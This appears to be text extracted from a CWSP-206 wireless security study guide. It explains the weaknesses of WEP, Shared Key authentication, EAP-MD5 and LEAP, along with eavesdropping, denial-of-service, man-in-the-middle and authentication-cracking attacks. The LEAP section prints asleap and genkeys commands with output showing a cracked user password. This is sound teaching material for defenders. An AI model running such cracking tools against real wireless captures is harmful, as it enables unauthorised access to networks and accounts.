"WEP-40 was defined as a means of protecting (using a 40-bit key) the confidentiality of data exchanged among authorized users of a WLAN from casual eavesdropping. Implementation of WEP is optional. The same algorithms have been widely used with a 104-bit key instead of a 40-bit key in fielded implementations; this is called WEP-104. The WEP cryptographic encapsulation and decapsulation mechanics are the same whether a 40-bit or a 104-bit key is used. Therefore, subsequently, WEP can refer to either WEP-40 or WEP-104."

The characteristics of WEP include:

- RC4 Stream Cipher
- Static Preshared Keys
- Manual Key Management
- Weak Implementation

WEP is unsafe for use under any circumstances or at any key size because it suffers from multiple weaknesses. Therefore moving to a more secure solution should be a top priority. This however may not be a simple as it sounds. Many networks that still rely on WEP do so for a variety of reasons including:

- Legacy technology / equipment in use
- Not fully aware of its weaknesses

## WEP Weaknesses


**WEP receives the lion's share of bad press as a deprecated security algorithm. Here's why.**

### Static Keys

- Weak static encryption keys derived from manual HEX or ASCII keys
- **No rekeying** mechanism is provided to ensure fresh cryptographic keys
- Administrators rarely update static keys

### 24-bit IV

- The 24-bit IV is used as an input to the RC4 algorithm for encryption
- 24 bits is a relatively small amount of cryptographic strength
- The IV is sent in **cleartext** in the body of WEP-encrypted frames.



34

Certified Wireless Security Professional :: CWSP-206

cwnp®

Wired Equivalent Privacy (WEP) requires the use of static keys. The selected key would have to be manually entered on all devices that were part of the same service set. In most cases once the key was determined and entered on all of the devices it was never changed. In theory changing the key periodically or at a specific regular interval it would help to provide a more secure network. The important words here are “in theory”.

You learned earlier the 802.11 standard defined a 40-bit WEP key. In addition a 104-bit key could be used. 40-bit and 104-bit is the actual key length. In addition to the key, WEP also used a 24-bit initialization vector or “init. vector” (IV) as part of the encryption and decryption process. Therefore with the addition of the IV the key length would be 64-bit or 128-bit. The key can be made up of either hexadecimal or ASCII characters. The length for each is shown in the following table:

Key Length	# of Hex Characters	# of ASCII Characters
64 Bit	13	5
128 Bit	26	10

The 24-bit IV transmitted across the wireless medium in cleartext makes the WEP key vulnerable to intrusion.

## WEP Weaknesses, ctd.

### Weak IV

- A short (24 bit) and static IV eventually leads to IV reuse, which creates identical key stream inputs
- Since the IV and the plaintext data stream are the only variable inputs to the encryption function, when IVs are reused, “**interesting**” data results.

### Weak Integrity Protection

- The Integrity Check Value (ICV) included with WEP uses a **weak 32-bit CRC** algorithm that, when combined with stream ciphers, leaves individual frames vulnerable to tampering
- This weakness leads to relatively easy **bit flipping** attacks in which the plaintext data of a frame can be modified and retransmitted
- Weak integrity also leaves vulnerabilities for **packet injection** attacks

Two problems exist with how this initialization vector mechanism was implemented. First the 24-bit IV was transmitted across the air in clear or plain text. Second the 24-bit IV was used as seed in conjunction with the WEP key and the RC4 stream cipher to create a key stream and finally the encrypted cipher text message. This was accomplished though the use of an exclusive OR process with the ICV providing an encrypted frame body for the wireless data frame. These two items created a bad combination because if someone was to capture enough of the encrypted frames and with the aid of the appropriate software the WEP key could be found.

In addition to the weak initialization vector scheme, the WEP process also suffered from weak integrity protection or Integrity Check Value (ICV). The WEP ICV was computed using the CRC-32 and calculated over the plaintext MAC Protocol Data Unit (MPDU) field. This made the ICV vulnerable to what is known as a bit flip attack which gave someone the capability to capture frames and flip bits in the data payload of the frame. Then the ICV would be modified and the frame would be retransmitted with the modified data payload. Unbeknownst to the receiver the data was modified in transit therefore creating an additional vulnerability.

## Shared Key Authentication



36

Certified Wireless Security Professional :: CWSWP-206

cwnp®

IEEE 802.11 Shared Key authentication is a deprecated authentication mechanism. Unlike Open System authentication which uses WEP only for data encryption, Shared Key authentication requires the use of WEP for both 802.11 authentication and for data encryption. While it may seem that adding an authentication exchange would enhance a network's security, Shared Key authentication may actually accelerate the exposure of a static WEP key.

Notice in the slide, Shared Key authentication uses four authentication management frames that are exchanged between two stations, in this case a client station and an access point. Recall that Open System authentication only uses two authentication management frames. In order for Shared Key authentication to function, the same WEP key must be installed on all stations that are part of the wireless service set.

In this example, the first frame is sent from the client station to the wireless access point which initiates the process. The access point responds to the requesting client station with a clear / plain text challenge message. This challenge text can be seen by anyone monitoring the wireless medium and the ability to receive the RF signal with the proper software. The third frame is sent back to the access point from the client station which is now has an encrypted message that was encrypted using the WEP key assigned to the client station. Keep in mind this is the same key that is installed on all devices that are part of the same service set, including the access point. The access point will validate the encrypted message and respond to the client device with the fourth frame showing a failed or successful authentication. Once this process has successfully completed, the IEEE 802.11 association process will ensue.

## Shared Key Authentication and WEP

4-frame exchange that validates the presence of a shared WEP key between the AP and client station.

37

Certified Wireless Security Professional :: CWSP-206

cwnp

Since Shared Key authentication requires the use of WEP, it introduces additional methods that may be used by an eavesdropping intruder to recover the static encryption key. This is because all that needs to be captured by an intruder are the four authentication frames as seen in the graphic. With the proper tools such as a wireless packet analyzer and the correct software program the WEP key can be discovered very quickly without the need to capture any data frames that contain the initialization vector. This vulnerability is part of the IEEE 802.11 Shared Key authentication process which allows for the discovery of the WEP key without the aid of any data frames that contain the plain text 24-bit IV.

Once the WEP encryption key is discovered, it can be used to by an intruder to join the wireless service set and to decrypt encrypted frames that traverse the wireless medium.

Advice: IEEE 802.11 Shared Key authentication is not an effective deterrent and should never be used.

From IEEE 802.11: "Shared Key authentication seeks to authenticate STAs as either a member of those who know a shared secret key or a member of those who do not."

Shared Key authentication can be used if and only if WEP has been selected and shall not be used otherwise.

This mechanism uses a shared key delivered to participating STAs via a secure channel that is independent of IEEE Std 802.11. This shared key is set in a write-only MIB attribute with the intent to keep the key value internal to the STA."

## Shared Key Weaknesses

### WEP

- Shared Key authentication requires the use of WEP for encryption
- WEP encryption has many known security weaknesses (see previous slides)

### Clear-text challenge

- The Shared Key challenge text in the second frame is sent in **clear-text** from the AP to the client station. These contents are then encrypted using the actual WEP key. This design flaw exacerbates WEP's cryptographic weaknesses.



### Weak Authentication

- Unlike more robust authentication mechanisms, Shared Key authentication is fairly simple and can be easily defeated.

To summarize the weaknesses of IEEE 802.11 Shared Key authentication:

Requires the use of Wired Equivalent Privacy (WEP)

WEP is required and is used for both station authentication and data encryption.


Uses a clear / plain text challenge message

This challenge text can easily be discovered by someone that is monitoring the wireless medium which will result in discovery of the WEP key

Result is a weak authentication mechanism

Software tools are readily available from a simple Internet search and fairly easy to use allowing for this authentication process to be easily compromised

## EAP MD5



39

Certified Wireless Security Professional :: CWSP-206

cwsp

You learned in Chapter 1 that IEEE 802.1X which addresses port based access control helps to provide a secure, scalable and manageable security solution for enterprise wireless networks. Also it is important to note that 802.1X is a framework that works in conjunction with an appropriate Extensible Authentication Protocol (EAP) method to allow for user-based security. There are many EAP types that can be used to secure wireless LAN communications. This chapter will explore some of the EAP types that are vulnerable to intrusion and should not be used to secure a wireless network.

EAP-MD5 is one example of a weak EAP type. It was developed for use on the wired network to test basic connectivity between EAP participants. It does not provide dynamic encryption key management or mutual authentication or any characteristic that would provide security for a wireless network.

Because it creates numerous vulnerabilities EAP-MD5 should NEVER be used to secure an IEEE 802.11 wireless network.

## Lightweight EAP

C:\>ASLEAP>genkeys -r numbers\_7.txt -f numbers\_7.dat -n numbers\_7.idx  
Generating numbers lookup file for asleap... <jwright@hashborg.com>  
Generating hashes for passwords (This may take some time)... Done.  
11111110 hashes written in 316.73 seconds: 35080.70 hashes/second  
Starting sort (he patient) ... Done.  
Completed sort in 85393898 compares.  
Creating index file (almost finished) ... Done.

C:\>ASLEAP>asleap -r leapcapture.apc -f numbers\_7.dat -n numbers\_7.idx  
asleap 1.2 - actively recover LEAP passwords. <jwright@hashborg.com>  
Using the passive attack method.

Captured LEAP exchange information:

username:	user1
challenge:	3237a83365248d53
response:	9f76d15b3e1fa29879148addaec5300b706a3e1742b054d5
hash bytes:	20
MD hash:	328727b81ca85805a68ef26acb252039
password:	1234567

C:\>ASLEAP>

**Weaknesses**

- LEAP uses a protocol similar to MSCHAPv2 for client authentication. This variant protocol is susceptible to offline dictionary attacks on weak passwords.
- The client username is passed in cleartext; this is significant because the username is used as an input to the hashing algorithm.

Certified Wireless Security Professional :: CWSPP-206

ASLEAP

Earlier in this chapter you learned about IEEE 802.11 Open System authentication, Shared Key authentication and Wired Equivalent Privacy (WEP). You saw that all of these methods are inadequate of providing secure wireless communications on an IEEE 802.11 wireless network. There was an urgent need for methods that would provide stronger wireless security. The answer to this would be addressed in the IEEE 802.11i amendment to the standard which would provide enhanced strong wireless security mechanisms including CCMP/AES. However, in the early 2000 timeframe the ratification of the 802.11i amendment was still some time away.

Cisco systems developed a proprietary EAP type known as Lightweight Extensible Authentication protocol (LEAP). This proprietary EAP method was very popular because it provided secure wireless communications and was widely deployed with Cisco networks. Keep in mind this proprietary method required the use of a Cisco infrastructure which included Cisco client devices and wireless access points. One exception to this was the use of Cisco Compatible Extensions (CCX) technology. This allowed for non-Cisco manufacturers to develop code that allowed their devices to use LEAP technology on the client device side.

LEAP included one vulnerability in which username of the person attempting to authenticate was passed in clear text across the wireless medium and did not use any tunneling mechanisms to secure the communications. Theoretically this made authentication traffic that was captured susceptible to offline dictionary attacks on weak passwords since it uses a variant of the MSCHAPv2 hash for the exchange of client credentials. Joshua Wright created a software program (named ASLEAP) that made this theory a reality.

After LEAP's vulnerabilities were discovered and published, Cisco Systems introduced a more secure EAP type, EAP-FAST which served as a replacement to LEAP. EAP-FAST has since been replaced in many deployments by newer more common and modern EAP types.

## Eavesdropping

Packet List

Number	Source	Description	SSID	Flags	Channel	Signal	Data Rate	Size	Relative Time	Protocol	Summary
73	192.168.1.200	Edge Connect:50:16:10	02:10:1A:30:05:06	•	44	100%	6.0	37	8.312039	00:11: Action	TC-..
74	192.168.1.200	Edge Connect:50:16:10	02:10:1A:30:05:06	•	44	100%	6.0	34	8.312049	00:11: Action	POW..
81	IntelProSet:50:16:01	02:10:1A:30:05:06	02:10:1A:30:05:06	•	44	100%	6.0	37	8.312407	00:11: Action	POW..
82	02:10:1A:30:05:06	Tacila:00:00:00:00:00:00	02:10:1A:30:05:06	•	44	100%	6.0	34	8.312410	00:11: Action	POW..
83	124.40.51.145	192.168.2.100	02:10:1A:30:05:06	•	44	100%	6.0	14	8.312413	00:11: Action	POW..
84	192.168.1.200	Edge Connect:50:16:10	02:10:1A:30:05:06	•	44	100%	216.0	130	8.312413	00:11: Action	TC-..
85	192.168.1.102	02:10:1A:30:05:06	02:10:1A:30:05:06	•	44	100%	6.0	34	8.312414	00:11: Action	POW..
86	192.168.2.105	68.88.72.185	02:10:1A:30:05:06	•	44	100%	216.0	130	8.312419	HTTP	C POW
87	02:10:1A:30:05:06	Tacila:00:00:00:00:00:00	02:10:1A:30:05:06	•	44	100%	180.0	1588	8.312875	HTTP	C POW
88	192.168.1.102	02:10:1A:30:05:06	02:10:1A:30:05:06	•	44	100%	216.0	130	8.312876	HTTP	C POW
89	192.168.2.105	68.88.72.185	02:10:1A:30:05:06	•	44	100%	216.0	130	8.312876	HTTP	C POW
90	192.168.2.102	02:10:1A:30:05:06	02:10:1A:30:05:06	•	44	100%	216.0	130	8.312892	HTTP	C POW
91	192.168.2.102	68.88.72.185	02:10:1A:30:05:06	•	44	100%	216.0	130	8.312894	HTTP	C POW
92	192.168.2.102	68.88.72.185	02:10:1A:30:05:06	•	44	100%	216.0	130	8.312895	HTTP	C POW
93	192.168.2.102	68.88.72.185	02:10:1A:30:05:06	•	44	100%	216.0	130	8.312898	HTTP	C POW
94	192.168.2.102	68.88.72.185	02:10:1A:30:05:06	•	44	100%	100.0	1300	8.314001	HTTP	C POW

Packet Info

✓ IP (Layer 3) information      ✓ Application (Layer 7) data

☐ Eavesdropping allows unintended recipients to view and possibly exploit unencrypted wireless traffic

41

Certified Wireless Security Professional :: CWSP-206


cwsp

Unencrypted wireless traffic is easily intercepted by any and all nearby users with a protocol analyzer. Any device can “hear” the wireless LAN traffic will be able to collect information that traverses the wireless medium. Modern protocol analyzers make it easy to collect and inspect unencrypted traffic. These wireless protocol analyzers use a special network device driver that will allow the wireless adapter to operate in monitor mode which in turn makes the analyzer a passive device. The monitoring analyzer will then be unnoticed by any intrusion prevention methods.

Encryption obscures layer 3-7 data from a protocol analyzer, and is the basic deterrent to eavesdropping. Using adequate mechanisms to encrypt wireless LAN traffic is imperative to ensure sufficient security. Unauthorized protocol analysis with protocol analyzer software is the most common form of eavesdropping.

Because of the passive methods used by wireless protocol analyzers, there is no way to detect or prevent this type of eavesdropping. It is amazing the amount of information that can be gathered and what can be learned by passive listening.

## Social Engineering



Social engineering is a method used by intruders to gather information which may in turn provide an intruder the ability to circumvent an installed wireless security solution. Social engineering is perhaps one of the easiest way for someone to bypass even the best security solutions. The human element of a network is often most vulnerable to exploitation.

Let's look at a simple example, the company help desk. The purpose of the company help desk is to assist users with technical problems. In many computer network installations this is commonly the first contact a user will have when they are experiencing wireless network problems and are seeking assistance. If not properly trained and aware of social engineering practices, the help desk personnel can be target for potential intruders. Some tactics include calling the help desk and befriending the person that is assisting them to get information such as wireless LAN passphrases. Another method used is when the intruder places a call into the help desk and requests a password reset for an authorized user account.

This is a basic simple example to help get the point across. Keep in mind other social engineering techniques such as various phishing methods, talking-the-talk with the right people, dumpster diving and others. World-famed hacker, Kevin Mitnick, often addresses the vulnerability of social engineering. Many of his greatest network attacks occurred by exploiting this weak link in the security chain. "My message today is primarily the same... I usually go around speaking on the threat of the human element, particularly on social engineering." – Kevin Mitnick

Social engineering should be addressed in the corporate security policy for any type of computer network, wireless networks included. The proper training of all company personnel which will enable employees to be aware of social engineering should be defined. Training will help to explain and identify the techniques and methods used in social engineering attacks and help to provide company-wide awareness.

## RF DoS



If RF energy is detected in excess of a PHY-specific Energy Detect (ED) threshold, all frame transmissions will stop and the 802.11 WLAN will become useless. Many devices may be intentionally or unintentionally used for this purpose.



Custom software and 802.11 adapters



Baby Monitors



Microwave Ovens



Signal Generators



Cordless Phones



Wireless Cameras

Just as the name implies, a Denial of Service (DoS) attack will prevent access to a service. With regards to wireless networking, one such attack is a radio frequency (RF) DoS. This occurs when the radio frequency that is used for intended communications is impacted by external RF sources preventing wireless communication to occur. This type of attack may fall under one of two different categories, intentional or unintentional.

With standards based wireless networking, the IEEE 802.11 PHYs specify raw RF Energy Detect (ED) thresholds, which will cause the STA to defer transmissions on a given RF channel. If alternative RF channels with available access points are not available, a complete network outage may occur as a result of excess RF noise. This is known as a PHY DoS.

### Unintentional RF DoS

This type of denial of service is usually caused by devices that are operating in the same radio frequency space as a wireless network. The RF could be modulated or unmodulated radio frequency information which means it may or may not understand IEEE 802.11 wireless network communications. An unintentional RF DoS attack could be caused by various devices that use radio frequency including:

- Microwave Ovens
- Cordless telephones
- Baby monitors
- Wireless cameras
- 802.11 wireless networks

#### Intentional RF DoS

This type of denial of service attack which is typically classified as an RF jamming attack is used to interrupt valid, active RF communications with malicious intent. This type of attack can cause serious implications with a wireless network as the potential for all RF communications to cease is possible. This type of attack could be used by an intruder to force an authorized wireless network device to reauthenticate and roam to a rogue access point or to shut down an RF channel or channels effectively shutting down a wireless network. This type of attack can be performed by devices such as:


- RF Jammer, narrowband or wideband
- RF signal generator
- IEEE 802.11 wireless adapters using specialized software programs

The best way to protect against an intentional RF DoS is proper physical security techniques. The best tool to identify this type of attack is an RF spectrum analyzer that covers the correct frequency spectrum used or a wireless intrusion prevention system (WIPS).

## Layer 2 MAC DoS

### Deauthentication Frames

RA: OUI:00:00:01  
SA: OUI:33:44:55



### Other MAC DoS Attacks

- Disassociation
- Hijacking
- TKIP MIC failures
- EAP floods
- Probe response Floods
- Illegal Channel Beacons
- Association Floods
- NAV/Duration Attacks


IEEE 802.11 wireless networks operate at the Physical layer (PHY) and the Media Access Control (MAC) sublayer of the Data Link layer of the OSI model. In addition to the PHY DoS attacks mentioned earlier, IEEE 802.11 wireless networks are also vulnerable to layer 2 (MAC) sublayer attacks. This is a result of the way the 802.11 protocol functions in which some vulnerabilities have been exploited.

Several different MAC sublayer DoS attacks have been discovered that can be used for wireless network exploitation. Due to the half-duplex nature of WLANs, 802.11 protocols specify behaviors that require Wi-Fi devices to play nice. These same protocols that are specified for the good of the network may also be used to exploit the same network with a DoS attack.

Common layer 2 wireless MAC sublayer DoS attacks include using Deauthentication management frames and Disassociation management frames.

With the correct tools such as protocol analyzers and wireless intrusion prevention system (WIPS), layer 2 DoS attacks can be identified and in most cases mitigated.

## Peer-to-Peer Attacks




Peer-to-Peer network communications is the result of one wireless client device connecting to another wireless client device. This can be accomplished by using an Infrastructure Basic Service Set (IBSS) (also known as an ad-hoc) network in which client devices will connect directly to each other or in infrastructure mode where wireless client devices will connect to each other through an access point. It is important to understand that ad-hoc networks are typically against most corporate security policies however they may be used in some cases. If they are used, proper security precautions must be taken.

If infrastructure mode peer-to-peer connections are not required then peer-to-peer blocking should be enabled. Wireless LAN equipment manufacturers use different methods perform this task. For networks that require this type of communications such as wireless voice handsets peer-to-peer communications will need to be enabled.

There are multiple types of peer-to-peer attacks, and they are most common with open public access networks (wireless hotspots) where unsuspecting users make themselves vulnerable to attackers. This type of wireless network is where peer-to-peer attacks are most common. If the establishment that is hosting the wireless networks did not implement the proper security measures such as peer-to-peer blocking mentioned earlier. Many experienced intruders will easily be able to identify this type of wireless network and use it for a variety of attacks including data theft and accessing the client device directly because of weak security on the client footprint.

## Man in the Middle Attacks




A wireless man in the middle (MITM) attack is the result of an intruder placing an unauthorized wireless device between a wireless access point and a wireless client device that is authorized to connect to and use the wireless network. This intruder will now be able to capture and exploit all information that is passed between the authorized wireless client device and the wireless access point. The possibilities are endless as to what the intruder can do once a MITM attack has been successful. Notice the slide lists several steps an intruder must take in order to complete this type of attack.

With minimal equipment and software programs a MITM attack can be fairly straightforward. It is important to understand what technology is used in this type of attack in order to be able to protect your network from this type of attack. One common method is to use a client device with two wireless adapters. One adapter will be used in conjunction with a software access point and the other used to connect to the authorized access point. The intruder will force the unsuspecting authorized user to connect to the software access point and will then retransmit to the authorized access point using the second wireless network adapter. The success of this process is assuming the attack is performed on an open wireless network (public hotspot) or the fact the intruder has the proper credentials to connect to a secured network.

To perform a successful MITM attack the intruder must first hijack the authorized wireless client device. Hijacking is performed by forcing the authorized wireless client device to connect to the intruder's unauthorized wireless device. Once an authorized client device is hijacked, several other attacks can be conducted. MITM attacks may lead to very serious security issues or they may simply be used for eavesdropping purposes in order to gather specific information about the network and the connected wireless devices. With adequate protection and proper security measures in place, man in the middle attacks can be prevented.

## Management Interface Exploits




Many home and small business network users do not realize the dangers of default configurations. Wireless equipment manufacturers publish their default configurations to ease the initial configuration process, but when these parameters are not changed, they are easy to exploit. One of the first steps in staging an access point prior to placing it into service is to change any and all default configurations. This includes the login credentials (username and password), remote access configurations, securing all required access control protocols and disabling all protocols that are not needed. This is true with home, small business and enterprise installations.

Enterprise network deployments typically will specify configuration parameters as part of the corporate security policy. The policy should document all required steps and help to ensure everything is covered and nothing is overlooked.

Physical access to the infrastructure devices such as an access point is an important area that must be considered. Gaining physical access to these devices can introduce many security issues. These include theft, device replacement, resetting to factory defaults, access to the console port that is used for configuration, and many others. There are many solutions available to help control physical access including special enclosures and device locks. Like configuration parameters, physical access should be identified and documented in the corporate security policy.

Similarly, weak protocols like HTTP and Telnet send session authentication traffic in the clear and an eavesdropped session would allow access to an intruder. When management interfaces are accessible to intruders, complete DoS attacks—or worse—are very easy to perform. Some best practices recommend managing wireless infrastructure devices from a wired network connection and not a wireless connection. In the event this is not possible proper security must be used to ensure eavesdropping will not provide any security credentials or parameters that may pose a security risk to the network infrastructure.

## Authentication Cracking



Some authentication protocols that are used with IEEE 802.11 wireless networks are weak and vulnerable to authentication cracking. These include but not limited to:

- IEEE 802.11 Shared Key authentication
- WPA & WPA2 personal mode
- Lightweight Extensible Authentication Protocol (LEAP)
- EAP-MD5
- Point-to-point tunneling protocol (PPTP)
- PAP, CHAP, MSCHAP, MSCHAPv2

In most cases, if above authentication methods are cracked, the process used to encrypt the data will also be cracked therefore exposing the network and user data to intruders.

IEEE 802.11 Shared Key authentication – the shared key challenge hash is easily recovered, and even accelerates recovery of the WEP key allowing an intruder to authenticate to the wireless network and have access to all encrypted data.

